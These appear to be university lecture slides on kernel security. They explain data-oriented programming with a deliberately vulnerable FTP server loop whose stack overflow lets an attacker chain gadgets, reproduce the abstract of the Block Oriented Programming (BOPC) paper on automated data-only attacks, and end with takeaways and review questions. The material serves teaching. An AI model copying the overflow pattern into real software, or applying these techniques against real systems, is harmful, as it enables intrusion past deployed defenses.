- Hu, Shinde, Adrian, Chua, Saxena and Liang, Data-Oriented Programming: On the Expressiveness of Non-Control Data Attacks, IEEE S&P 2016.

Data-oriented gadgets

A vulnerable loop in an FTP server becomes an interpreter for the attacker's program.

```
1  struct server{ int *cur_max, total, typ;} *srv;
2  int connect_limit = MAXCONN; int *size, *type;
3  char buf[MAXLEN];
4  size = &buf[8]; type = &buf[12];
5  ...
6  while(connect_limit--) {
7    readData(sockfd, buf);        // stack bof
8    if(*type == NONE  )  break;
9    if(*type == STREAM)           // condition
10      *size = *(srv->cur_max); // dereference
11   else {
12      srv->typ = *type;         // assignment
13      srv->total += *size;      // addition
14   } ... (following code skipped) ...
15 }
```

Code 2. Vulnerable FTP server with data-oriented gadgets.

```
1  struct Obj{struct Obj *next; unsigned int prop;}
2  void updateList(struct Obj *list, int addend) {
3     for(; list != NULL; list = list->next)
4        list->prop += addend;
5  }
```

Code 3. A function increments the integer field of a linked list by a given value. It can be simulated by chaining data-oriented gadgets in Code 2.

Overflow	Executed Instr. (Code 2)	Simulated Instr. (Code 3)

type ← p
size ← q
srv ← n-8
	if(*type == NONE) break;
	srv->typ = *type;
	srv->total += *size;
		if(list == NULL) break;
		srv = list;
		list->prop += addend;

type ← m
size ← p
srv ← p
	if(*type == NONE) break;
	if(*type == STREAM)
	*size = *(srv->cur_max);
		if(list == NULL) break;
		if(list == STREAM)
		list = list->next;

p – &list; q – &addend; m – &STREAM; n – &srv		


1 Each pass through the `while` loop, `readData()` overflows `buf` and rewrites the pointers `type`, `size` and `srv`.

2 The loop body then runs its assignment, addition and dereference on addresses the attacker chose.

3 Two passes simulate one iteration of `updateList()` in Code 3. The loop itself is the dispatcher.

Block-oriented programming

Ispoglou et al. automate data-only attacks against binaries hardened with CFI and shadow stacks.



Block Oriented Programming: Automating Data-Only Attacks

Kyriakos K. Ispoglou
ispo@purdue.edu
Purdue University

Bader AlBassam
balbassa@purdue.edu
Purdue University

Trent Jaeger
tjaeger@cse.psu.edu
Pennsylvania State University

Mathias Payer
mathias.payer@nebelwelt.net
EPFL and Purdue University

ABSTRACT

With the widespread deployment of Control-Flow Integrity (CFI), control-flow hijacking attacks, and consequently code reuse attacks, are significantly more difficult. CFI limits control flow to well-known locations, severely restricting arbitrary code execution. Assessing the *remaining attack surface* of an application under advanced control-flow hijack defenses such as CFI and shadow stacks remains an open problem.

We introduce BOPC, a mechanism to automatically assess whether an attacker can execute arbitrary code on a binary hardened with CFI/shadow stack defenses. BOPC computes exploits for a target program from payload specifications written in a Turing-complete, high-level language called SPL that abstracts away architecture and program-specific details. SPL payloads are compiled into a program trace that executes the desired behavior on top of the target binary. The input for BOPC is an SPL payload, a starting point (e.g., from a fuzzer crash) and an arbitrary memory write primitive that allows application state corruption. To map SPL payloads to a program trace, BOPC introduces *Block Oriented Programming* (BOP), a new code reuse technique that utilizes entire basic blocks as gadgets along valid execution paths in the program, i.e., without violating CFI or shadow stack policies. We find that the problem of mapping payloads to program traces is NP-hard, so BOPC first reduces the search space by pruning infeasible paths and then uses heuristics to guide the search to probable paths. BOPC encodes the BOP payload as a set of memory writes.

We execute 13 SPL payloads applied to 10 popular applications. BOPC successfully finds payloads and complex execution traces – which would likely not have been found through manual analysis – while following the target's Control-Flow Graph under an ideal CFI policy in 81% of the cases.

1 INTRODUCTION

Control-flow hijacking and code reuse attacks have been challenging problems for applications written in C/C++ despite the development and deployment of several defenses. Basic mitigations include Data Execution Prevention (DEP) [63] to stop code injection, Stack Canaries [12] to stop stack-based buffer overflows, and Address Space Layout Randomization (ASLR) [48] to probabilistically make code reuse attacks harder. These mitigations can be bypassed through, e.g., information leaks [28, 38, 42, 52] or code reuse attacks [3, 37, 57, 58, 66].

Advanced control-flow hijacking defenses such as Control-Flow Integrity (CFI) [1, 4, 41, 61] or shadow stacks/safe stacks [23, 40] limit the set of allowed target addresses for indirect control-flow transfers. CFI mechanisms typically rely on static analysis to recover the Control-Flow Graph (CFG) of the application. These analyses over-approximate the allowed targets for each indirect dispatch location. At runtime, CFI checks determine if the observed target for each indirect dispatch location is within the allowed target set for that dispatch location as identified by the CFG analysis. Modern CFI mechanisms [41, 44, 45, 61] are deployed in, e.g., Google Chrome [51], Microsoft Windows 10, and Edge [60].

However, CFI still allows the attacker control over the execution along two dimensions: first, due to imprecision in the analysis and CFI's statelessness, the attacker can choose any of the targets in the set for each dispatch; second, data-only attacks allow an attacker to influence conditional branches arbitrarily. Existing attacks against CFI leverage manual analysis to construct exploits for specific applications along these two dimensions [6, 24, 29, 31, 54]. With CFI, exploits become highly program dependent as the set of reachable gadgets is severely limited by the CFI policy, so exploits must therefore follow valid paths in the CFG. Finding a path along

1 The input: a payload in SPL, a high-level language, a starting point such as a fuzzer crash, and an arbitrary memory-write primitive.

2 BOPC uses whole basic blocks as gadgets, chained along paths the control-flow graph allows, so CFI and shadow stacks don't fire.

3 Mapping a payload to a path is NP-hard, so BOPC prunes infeasible paths and guides its search with heuristics.

4 The output is a set of memory writes that make the program run the payload.

IN THE EVALUATION

13 payloads against 10 applications: BOPC found working payloads in 81% of cases.

- Ispoglou, AlBassam, Jaeger and Payer, Block Oriented Programming: Automating Data-Only Attacks, CCS 2018.

07

Takeaways

Four things to remember

01

Kernels are huge, and mostly drivers

Some 27 million lines of C and 8,900 drivers, developed with few verification tools.

02

Three classes of flaws

Of 240 driver CVEs: 120 safety, 72 protocol and 48 semantic violations.

03

Memory safety is not enough

Rust removes 82 of the 240 automatically; 113 need care, and 45 are unaffected.

04

Each defense moves the attack

W^X led to return-oriented programming; control-flow integrity leads to data-only attacks.

Check your understanding (1 of 2)

01 In CVE-2022-39842, why does declaring `words` as `int` instead of `size_t` let `copy_from_user()` copy far more than the user asked for?

02 How can a pointer pass a NULL check and still be invalid? Which check should the code use instead?

03 Why can setting every field of a struct still leak kernel memory to user space, and how does `memset()` fix it?

Check your understanding (2 of 2)

04 Why is sleeping in an atomic context hard to detect, especially on a multicore system?

05 W^X stops injected code. How does return-oriented programming still get arbitrary computation, and where do its gadgets come from?

06 With control-flow integrity and a shadow stack fully enforced, what can an attacker still change? Use the FTP server in Code 2 as an example.